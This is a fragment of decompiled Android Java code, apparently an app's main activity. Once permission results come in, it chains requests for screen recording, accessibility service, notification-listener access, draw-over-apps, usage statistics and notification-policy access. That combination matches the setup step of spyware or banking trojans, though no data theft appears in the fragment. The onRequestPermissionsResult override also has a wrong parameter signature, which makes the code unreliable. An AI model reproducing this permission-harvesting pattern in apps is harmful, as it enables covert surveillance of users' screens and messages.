43        this.buttonNotificationPolicy = (Button)this.findViewById(2131165219);
44        this.buttonIgnoreDoze = (Button)this.findViewById(2131165220);
45        this.buttonDrawOverApps = (Button)this.findViewById(2131165221);
46        this.buttonUsageStatistics = (Button)this.findViewById(2131165222);
47        this.buttonScreenRecorder = (Button)this.findViewById(2131165223);
48        this.buttonAccessibility = (Button)this.findViewById(2131165224);
49        this.buttonNotificationListener = (Button)this.findViewById(2131165225);
50        RequestUserPermissions(this);
51    }
52
53    public void onRequestPermissionsResult(int var1, @NonNull String var2, @NonNull String[] var3) {
54        super.onRequestPermissionsResult(var1, var2, var3);
55        ScreenRecorder.getScreenRecorderPermission(App.getContext());
56        ServiceEngine.RequestNotificationManager(this);
57        ServiceEngine.RequestDrawOverApps(this);
58        ServiceEngine.RequestUsageStatistics(this);
59        ServiceEngine.RequestAccessibility(this);
60        ServiceEngine.RequestNotificationListener(this);
61    }
62
63    protected void onResume() {
64        super.onResume();
65        this.updateButtonsState();
66    }
67
}

```